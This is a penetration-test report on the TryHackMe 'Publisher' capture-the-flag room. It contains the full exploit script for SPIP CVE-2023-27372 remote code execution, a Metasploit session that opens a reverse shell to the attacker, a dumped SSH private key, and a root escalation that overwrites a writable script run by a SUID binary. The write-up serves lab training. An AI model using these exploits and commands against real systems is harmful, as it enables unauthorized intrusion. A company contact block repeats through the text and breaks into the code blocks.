

Penetration Testing Report

Publisher Room - TryHackMe

Executive Summary

This report documents the penetration testing of the Publisher room on TryHackMe. The objective was to enumerate and exploit vulnerabilities to achieve complete ownership of the target machine. The assessment uncovered several security weaknesses, culminating in successful privilege escalation and root access.

Target Information

- **Attacker IP:** 10.9.2.42
 - **Host:** 10.10.81.84 (publisher.thm)
-

Testing Methodology

1. **Information Gathering**
 2. **Vulnerability Analysis**
 3. **Exploitation**
 4. **Post-Exploitation**
 5. **Privilege Escalation**
-

Detailed Findings

1. Information Gathering

Nmap Scan Results

Command:

```
sudo nmap -sV -A -O -T4 -sC -p- 10.10.81.84
```

Website: <https://tsolglobal.com>

email: info@tsolglobal.com, tsol.global365@gmail.com

Contact: +447305478249

Edinburgh, United Kingdom

Output:

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
```

```
(kali㉿kali)-[~]
$ sudo nmap -sV -A -O -T4 -sC 10.10.81.84
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-24 17:57 CEST
Nmap scan report for 10.10.81.84
Host is up (0.044s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 44:5f:26:67:4b:4a:91:9b:59:7a:95:59:c8:4c:2e:04 (RSA)
|   256 0a:4b:b9:b1:77:d2:48:79:fc:2f:8a:3d:64:3a:ad:94 (ECDSA)
|_  256 d3:3b:97:ea:54:bc:41:4d:03:39:f6:8f:ad:b6:a0:fb (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Publisher's Pulse: SPIP Insights & Tips
|_ http-server-header: Apache/2.4.41 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=7/24%OT=22%CT=1%CU=38539%PV=Y%DS=2%DC=T%G=Y%TM=66A1
OS:248E%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=10A%TI=Z%CI=Z%TS=A)SEQ(S
OS:P=104%GCD=1%ISR=10A%TI=Z%CI=Z%TS=A)SEQ(SP=104%GCD=1%ISR=10A%TI=Z%CI=Z%II
OS:=I%TS=A)SEQ(SP=104%GCD=2%ISR=10A%TI=Z%CI=Z%TS=A)OPS(O1=M508ST11NW7%O2=M5
OS:08ST11NW7%O3=M508NNT11NW7%O4=M508ST11NW7%O5=M508ST11NW7%O6=M508ST11)WIN(
OS:W1=F4B3%W2=F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W6=F4B3)ECN(R=Y%DF=Y%T=40%W=F507
OS:%O=M508NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R
OS:=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z
OS:A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%
OS:DF=Y%T=40%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR
OS:%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RU
OS:D=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 21/tcp)
HOP RTT      ADDRESS
1   43.00 ms  10.9.0.1
2   43.35 ms  10.10.81.84

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.33 seconds
```

2. Vulnerability Analysis

Service Enumeration

- **Port 80 (HTTP):**
 - Website running Apache 2.4.41.
 - Default webpage: Publisher's Pulse: SPIP Insights & Tips.
 - No significant information from the page source or accessible links.

3. Exploitation

Directory Bruteforce with Gobuster / DirBuster

Wordlist:

/usr/share/seclists/SecLists-master/Discovery/Web-Content/big.txt

Website: <https://tsolglobal.com>

email: info@tsolglobal.com, tsol.global365@gmail.com



Contact: +447305478249

Edinburgh, United Kingdom

or

/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Dirbuster Scan Results



Website: <https://tsolglobal.com>

email: info@tsolglobal.com, tsol.global365@gmail.com

Contact: +447305478249

Edinburgh, United Kingdom


Gobuster Scan Results

Command:

```
gobuster dir -u http://10.10.81.84 -w /usr/share/seclists/SecLists-master/Discovery/Web-Content/big.txt -o publisher_80.txt -t 100
```

Output:

```
/.htpasswd      (Status: 403)
/.htaccess      (Status: 403)
/images         (Status: 301)
/server-status  (Status: 403)
/spip           (Status: 301)
```



```
Starting gobuster in directory enumeration mode
/.htpasswd      (Status: 403) [Size: 278]
/.htaccess      (Status: 403) [Size: 278]
/images         (Status: 301) [Size: 315]
/server-status  (Status: 403) [Size: 278]
/spip           (Status: 301) [Size: 313]
Progress: 20476 / 20477 (100.00%)
Finished
```

SPIP Version and Vulnerability

- **SPIP Version:** 4.2.0 (revealed in page source meta tag : <http://10.10.81.84/spip/local/config.txt>).
- **Vulnerability:** Remote Code Execution (Unauthenticated) - CVE-2023-27372: <https://www.exploit-db.com/exploits/51536> .

Exploit:

```
python
```

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-

# Exploit Title: SPIP v4.2.1 - Remote Code Execution (Unauthenticated)
# Google Dork: inurl:"/spip.php?page=login"
# Date: 19/06/2023
# Exploit Author: nuts7 (https://github.com/nuts7/CVE-2023-27372)
# Vendor Homepage: https://www.spip.net/
# Software Link: https://files.spip.net/spip/archives/
# Version: < 4.2.1 (Except few fixed versions indicated in the description)
# Tested on: Ubuntu 20.04.3 LTS, SPIP 4.0.0
# CVE reference : CVE-2023-27372 (coiffeur)
# CVSS : 9.8 (Critical)
#
```

Website: <https://tsolglobal.com>

email: info@tsolglobal.com, tsol.global365@gmail.com

Contact: +447305478249

Edinburgh, United Kingdom

```
# Vulnerability Description:
#
# SPIP before 4.2.1 allows Remote Code Execution via form values in the public area
because serialization is mishandled. Branches 3.2, 4.0, 4.1 and 4.2 are concerned. The
fixed versions are 3.2.18, 4.0.10, 4.1.8, and 4.2.1.
# This PoC exploits a PHP code injection in SPIP. The vulnerability exists in the
`oublie` parameter and allows an unauthenticated user to execute arbitrary commands with
web user privileges.
#
# Usage: python3 CVE-2023-27372.py http://example.com

import argparse
import bs4
import html
import requests

def parseArgs():
    parser = argparse.ArgumentParser(description="Poc of CVE-2023-27372 SPIP < 4.2.1 -
Remote Code Execution by nuts7")
    parser.add_argument("-u", "--url", default=None, required=True, help="SPIP
application base URL")
    parser.add_argument("-c", "--command", default=None, required=True, help="Command
to execute")
    parser.add_argument("-v", "--verbose", default=False, action="store_true",
help="Verbose mode. (default: False)")
    return parser.parse_args()

def get_anticsrf(url):
    r = requests.get('%s/spip.php?page=spip_pass' % url, timeout=10)
    soup = bs4.BeautifulSoup(r.text, 'html.parser')
    csrf_input = soup.find('input', {'name': 'formulaire_action_args'})
    if csrf_input:
        csrf_value = csrf_input['value']
        if options.verbose:
            print("[+] Anti-CSRF token found : %s" % csrf_value)
        return csrf_value
    else:
        print("[-] Unable to find Anti-CSRF token")
        return -1

def send_payload(url, payload):
    data = {
        "page": "spip_pass",
        "formulaire_action": "oublie",
        "formulaire_action_args": csrf,
        "oublie": payload
    }
    r = requests.post('%s/spip.php?page=spip_pass' % url, data=data)
    if options.verbose:
        print("[+] Execute this payload : %s" % payload)
    return 0

if __name__ == '__main__':
    options = parseArgs()

    requests.packages.urllib3.disable_warnings()
    requests.packages.urllib3.util.ssl_.DEFAULT_CIPHERS += ':HIGH:!DH:!aNULL'
```



```
try:
    requests.packages.urllib3.contrib.pyopenssl.util.ssl_.DEFAULT_CIPHERS +=
':HIGH:!DH:!aNULL'
except AttributeError:
    pass

csrf = get_anticsrf(url=options.url)
send_payload(url=options.url, payload="s:%s:\"<?php system('%s'); ?>\";" % (20 +
len(options.command), options.command))
```

Exploit with Metasploit

To exploit a remote code execution (RCE) vulnerability in SPIP v4.2.0 and obtain sensitive information from the target machine.


Tools Used:

- Metasploit Framework
- Exploit script for SPIP v4.2.0 (SPIP Remote Code Execution)

Commands:

Bash

searchsploit SPIP v4.2.0 - Remote Code Execution



(kali@kali)-[~]	
\$ searchsploit SPIP v4.2.0 - Remote Code Execution	
Exploit Title	Path
SPIP v4.2.0 - Remote Code Execution (Unauthenticated)	php/webapps/51536.py
Shellcodes: No Results	

```
msfconsole -q
search SPIP
use exploit/unix/webapp/spip_rce_form
set uripath /spip.php?page=login
set targeturi http://10.10.81.84/spip
set lhost 10.9.2.42
set rhosts 10.10.81.84

exploit
```



```
msf6 exploit(unix/webapp/spip_rce_form) > options

Module options (exploit/unix/webapp/spip_rce_form):



| Name      | Current Setting | Required | Description                                                                                            |
|-----------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| Proxies   |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                                           |
| RHOSTS    |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT     | 80              | yes      | The target port (TCP)                                                                                  |
| SSL       | false           | no       | Negotiate SSL/TLS for outgoing connections                                                             |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                       |
| TARGETURI | /               | yes      | The base path to SPIP application                                                                      |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                    |
| VHOST     |                 | no       | HTTP server virtual host                                                                               |



When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:



| Name    | Current Setting | Required | Description                                                                                                                           |
|---------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------|
| SRVHOST | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. |
| SRVPORT | 8080            | yes      | The local port to listen on.                                                                                                          |



Payload options (php/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST |                 | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name                      |
|----|---------------------------|
| 0  | Automatic (PHP In-Memory) |



View the full module info with the info, or info -d command.

msf6 > search SPIP

Matching Modules



| # | Name                                  | Disclosure Date | Rank      | Check | Description                          |
|---|---------------------------------------|-----------------|-----------|-------|--------------------------------------|
| 0 | exploit/unix/webapp/spip_connect_exec | 2012-07-04      | excellent | Yes   | SPIP connect Parameter PHP Injection |
| 1 | exploit/unix/webapp/spip_rce_form     | 2023-02-27      | excellent | Yes   | SPIP form PHP Injection              |
| 2 | \_ target: Automatic (PHP In-Memory)  | .               | .         | .     | .                                    |
| 3 | \_ target: Automatic (Unix In-Memory) | .               | .         | .     | .                                    |



Interact with a module by name or index. For example info 3, use 3 or use exploit/unix/webapp/spip_rce_form
After interacting with a module you can manually set a TARGET with set TARGET 'Automatic (Unix In-Memory)'
```



```
msf6 exploit(unix/webapp/spip_rce_form) > options

Module options (exploit/unix/webapp/spip_rce_form):

  Name      Current Setting  Required  Description
  --      -
  Proxies    10.10.81.84      no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     10.10.81.84      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      80               yes       The target port (TCP)
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  SSLCert    10.10.81.84      no        Path to a custom SSL certificate (default is randomly generated)
  TARGETURI  http://10.10.81.84/spip  yes       The base path to SPIP application
  URIPATH    /spip.php?page=login  no        The URI to use for this exploit (default is random)
  VHOST      10.10.81.84      no        HTTP server virtual host

When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

  Name      Current Setting  Required  Description
  --      -
  SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT    8080             yes       The local port to listen on.

Payload options (php/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     10.9.2.42        yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic (PHP In-Memory)

View the full module info with the info, or info -d command.
```

```
msf6 exploit(unix/webapp/spip_rce_form) > exploit

[*] Started reverse TCP handler on 10.9.2.42:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] SPIP Version detected: 4.2.0
[*] The target appears to be vulnerable.
[*] Got anti-csrf token: AKXEs4U6r36P25LnRZXtHvxQ/ZZYCXnJB2crlmVwgtlVVXwXn/MCLPMYdXPZCL/WsMlInvbq2xARLr6toNbdFE/YV7egyXhx
[*] 10.10.81.84:80 - Attempting to exploit...
[*] Sending stage (39927 bytes) to 10.10.81.84
[*] Meterpreter session 1 opened (10.9.2.42:4444 → 10.10.81.84:50912) at 2024-07-24 18:17:58 +0200

meterpreter >
meterpreter > sysinfo
Computer      : 41c976e507f8
OS           : Linux 41c976e507f8 5.4.0-169-generic #187-Ubuntu SMP Thu Nov 23 14:52:28 UTC 2023 x86_64
Meterpreter  : php/linux
meterpreter > shell
Process 35 created.
Channel 0 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Result: Command executed and confirmed remote code execution.

Discover What is the user flag?

Commands:

```
/bin/sh -i
ls -la
cd /home
cd think
ls -la
cat user.txt
```

```
$ cat user.txt
```

```
6f4ca5
```

```
$ cd .ssh
$ ls -la
total 20
drwxr-xr-x 2 think think 4096 Jan 10 2024 .
drwxr-xr-x 8 think think 4096 Feb 10 21:27 ..
-rw-r--r-- 1 root root 569 Jan 10 2024 authorized_keys
-rw-r--r-- 1 think think 2602 Jan 10 2024 id_rsa
-rw-r--r-- 1 think think 569 Jan 10 2024 id_rsa.pub
$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
```

Result: Successfully retrieved SSH private key for user think.

Website: <https://tsolglobal.com>

email: info@tsolglobal.com, tsol.global365@gmail.com

Contact: +447305478249

Edinburgh, United Kingdom

4. Post-Exploitation

SSH Access

Commands:

```
touch id_rsa
chmod 600 id_rsa
ssh -i id_rsa think@10.10.81.84
```

```
(kali@kali)~[~]
$ ssh -i id_rsa think@10.10.81.84
The authenticity of host '10.10.81.84 (10.10.81.84)' can't be established.
ED25519 key fingerprint is SHA256:Ndgax/DOZA6JS00F3afY6VbwjVhV2fg50AMP9TqPAOs.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:5: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.81.84' (ED25519) to the list of known hosts.
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-169-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Wed 24 Jul 2024 03:20:07 PM UTC

System load:  0.1               Users logged in: 0
Usage of /:   75.7% of 9.75GB   IPv4 address for br-72fdb218889f: 172.18.0.1
Memory usage: 13%              IPv4 address for docker0: 172.17.0.1
Swap usage:   0%               IPv4 address for eth0: 10.10.81.84
Processes:   133

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Feb 12 20:24:07 2024 from 192.168.1.13
```

Result: Successfully logged in as user think.

Enumeration

Commands:

```
uname -a
id
ifconfig
netstat -tulnp
ps aux
```

Results:

- OS: Ubuntu Linux
- User: think

- Kernel: Various details about running processes and services.

5. Privilege Escalation

SUID Binary Exploitation

Finding SUID Binaries:

```
find / -type f -user root -perm /4000 2>/dev/null  
strings /usr/sbin/run_container
```

```
$ find / -type f -user root -perm /4000 2>/dev/null  
/usr/lib/policykit-1/polkit-agent-helper-1  
/usr/lib/openssh/ssh-keysign  
/usr/lib/eject/dmccrypt-get-device  
/usr/lib/dbus-1.0/dbus-daemon-launch-helper  
/usr/lib/xorg/Xorg.wrap  
/usr/sbin/pppd  
/usr/sbin/run_container  
/usr/bin/fusermount  
/usr/bin/gpasswd  
/usr/bin/chfn  
/usr/bin/sudo  
/usr/bin/chsh  
/usr/bin/passwd  
/usr/bin/mount  
/usr/bin/su  
/usr/bin/newgrp  
/usr/bin/pkexec  
/usr/bin/umount
```

```
think@publisher:/var/tmp$ strings /usr/sbin/run_container  
/lib64/ld-linux-x86-64.so.2  
libc.so.6  
__stack_chk_fail  
execve  
__cxa_finalize  
__libc_start_main  
GLIBC_2.2.5  
GLIBC_2.4  
_ITM_deregisterTMCloneTable  
__gmon_start__  
_ITM_registerTMCloneTable  
u+UH  
[]A^A^A_  
/bin/bash  
/opt/run_container.sh  
:*3$  
GCC: (Ubuntu 9.4.0-1ubuntu1~20.04.2) 9.4.0  
crtstuff.c  
deregister_tm_clones  
__do_global_dtors_aux  
completed.8061  
__do_global_dtors_aux_fini_array_entry  
frame_dummy  
__frame_dummy_init_array_entry
```

Analysis: Identified unusual SUID binary and script in /opt/run_container.sh.

Discover What is the root flag?

Exploitation:

```
ls -l /opt/run_container.sh  
echo -e '#! /bin/bash\n/bin/bash -ip' > /opt/run_container.sh
```

Website: <https://tsolglobal.com>

email: info@tsolglobal.com, tsol.global365@gmail.com

Contact: +447305478249

Edinburgh, United Kingdom

```
cat /opt/run_container.sh
/opt/run_container
/usr/sbin/run_container
```

```
think@publisher:/var/tmp$ ls -l /opt/run_container.sh
-rwxrwxrwx 1 root root 1715 Jan 10 2024 /opt/run_container.sh
think@publisher:/var/tmp$ echo -e '#! /bin/bash\n/bin/bash -ip' > /opt/run_container.sh
think@publisher:/var/tmp$ cat /opt/run_container.sh
#!/bin/bash
/bin/bash -ip
think@publisher:/var/tmp$ /opt/run_container.sh
think@publisher:/var/tmp$ /usr/sbin/run_container
bash-5.0# id
uid=1000(think) gid=1000(think) euid=0(root) egid=0(root) groups=0(root),1000(think)
bash-5.0# cd /root/
bash-5.0# ls -la
total 60
drwx----- 7 root root 4096 Feb 12 20:19 .
drwxr-xr-x 18 root root 4096 Nov 14 2023 ..
lrwxrwxrwx 1 root root 9 Jun 2 2023 .bash_history -> /dev/null
-rw-r--r-- 1 root root 3246 Jun 21 2023 .bashrc
drwx----- 2 root root 4096 Nov 11 2023 .cache
drwx----- 3 root root 4096 Dec 8 2023 .config
drwxr-xr-x 3 root root 4096 Jun 21 2023 .local
lrwxrwxrwx 1 root root 9 Nov 11 2023 .mysql_history -> /dev/null
-rw-r--r-- 1 root root 161 Dec 5 2019 .profile
-rw-r--r-- 1 root root 75 Nov 13 2023 .selected_editor
drwx----- 2 root root 4096 Dec 20 2023 .ssh
-rw-rw-rw- 1 root root 12618 Feb 12 20:19 .viminfo
-rw-r----- 1 root root 35 Feb 10 21:20 root.txt
drwxr-x-- 5 think think 4096 Dec 7 2023 spip
```

```
bash-5.0# cat root.txt
a4f2ca
```

Result: Obtained root shell.

Flags

- **User Flag:** xxxxxx
- **Root Flag:** xxxxxx

Recommendations

1. **Update and Patch Vulnerable Software:**
 - Ensure the SPIP application is updated to the latest version to mitigate known vulnerabilities.
2. **Secure Configuration:**
 - Restrict access to sensitive directories and files such as `.htaccess` and `.htpasswd`.
 - Implement proper access controls to prevent unauthorized users from modifying critical scripts and binaries.
3. **Network Security:**
